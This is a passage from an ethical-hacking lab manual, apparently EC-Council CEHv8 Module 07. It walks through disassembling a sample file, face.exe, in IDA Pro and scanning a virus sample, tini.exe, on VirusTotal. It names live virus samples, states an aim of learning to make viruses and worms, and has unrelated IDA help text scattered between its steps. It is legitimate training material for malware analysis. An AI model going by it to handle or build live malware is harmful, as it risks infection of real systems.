


FIGURE 2.13: IDA Pro window after analysis.

Add read/write trace

This command adds a read/write trace to the current address.

Each time the given address will be accessed in read or write mode, the debugger will add a trace event to the Trace window

18. Click **View** → **Graphs** → **Flow Chart** from the menu bar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Create alignment directive

Action name: Make Alignment

This command allows you to create an alignment directive.




FIGURE 2.14: IDA Pro flow chart menu.

19. A **Graph** window appears with the flow; zoom to view clearly.

Zoom in to have a better view of the details




FIGURE 2.15: IDA Pro flow chart.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.16: IDA Pro zoom flow chart

Zoom in to have a better view of the details




FIGURE 2.17: IDA Pro zoom flow chart

20. Click **View → Graphs → Function Calls** from the menu bar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.18: IDA Pro Function calls menu.

Empty input file

The input file doesn't contain any instructions or data, i.e. there is nothing to disassemble.

Some file formats allow the situation when the file is not empty but it doesn't contain anything to disassemble. For example, COFF/OMF/EXE formats could contain a file header which just declares that there are no executable sections in the file.

21. A window showing **call flow** appears; zoom to have a better view.




FIGURE 2.19: IDA Pro call flow of face.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.20: IDA Pro call flow of face with zoom.

Empty input file

The input file doesn't contain any instructions or data, i.e. there is nothing to disassemble.

Some file formats allow the situation when the file is not empty but it doesn't contain anything to disassemble. For example, COFF/OMF/EXE formats could contain a file header which just declares that there are no executable sections in the file.

22. Click **Windows → Hex View-A**.




FIGURE 2.21: IDA Pro Hex View-A menu.

23. The following is a window showing **Hex View-A**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.22: IDA Pro Hex View-A result.

24. Click **Windows → Structures**.




FIGURE 2.23: IDA Pro Hex Structure menu

25. The following is a window showing **Structures** (to expend structures click **Ctrl and +**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms




FIGURE 2.24: IDA Pro Hex Structure result

26. Click **Windows → Enums**.




FIGURE 2.25: IDA Pro Enums menu

27. A window appears, showing the **Enum** result.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.26: IDA Pro Enums result.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
IDA Pro	**File name**: face.exe
	Output: ▪ View functional calls ▪ Hex view-A ▪ View structures ▪ View enums

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. Analyze the chart generated with the flow chart and function calls; try to find the possible defect that can be caused by the virus file.

2. Try to analyze more virus files from the location **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Viruses\Klez Virus Live!**.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Virus Analysis Using Virus Total

Computer worms are malicious programs that replicate, execute, and spread themselves across network connections independently, without human interaction.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In today's online environment it's important to know what risks lie ahead at each click. Every day millions of people go online to find information, to do business, to have a good time. There have been many warnings issues, about theft of data: identity theft, phishing scams and pharming; most people have at least heard of denial-of-service attacks and "zombie" computers, and now one more type of online attack has emerged: holding data for ransom. Since you are an expert ethical hacker and penetration tester, the IT director instructs you to test the network for any viruses and worms that can damage or steal the organization's information. In this lab we explain how to analyze a virus using online virus analysis services.

Lab Objectives

The objective of this lab is to make students learn and understand how to make viruses and worms to test the organization's firewall and antivirus programs.

- Analyze **virus files** over the Internet

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

Lab Environment

To carry out the lab, you need:

- A computer running **Windows Server 2012** as host machine
- A web browser with Internet connection

Lab Duration

Time: 15 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Virus and Worms

Computer worms are **malicious programs** that **replicate**, **execute**, and spread across network connections independently, without human interaction. Attackers use worm payloads to install backdoors **in infected computers,** which turn them into zombies and **create botnets**; these botnets can be used to carry out further cyber-attacks.

Lab Tasks

TASK 1

VirusTotal Scanning service

1. Open a web browser in the **Windows Server 2012** host machine,
2. Access the website http://www.virustotal.com.




FIGURE 3.1: Virus Total Home Page

3. The Virus Total website is used to analyze online viruses.
4. Click the **Choose file** button, and select a virus file located in **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Viruses\tini.exe**.
5. Click **Open**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can upload any infected file to analyze




FIGURE 3.2: Select a file for Virus analysis

6. Click **Scan it!**.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

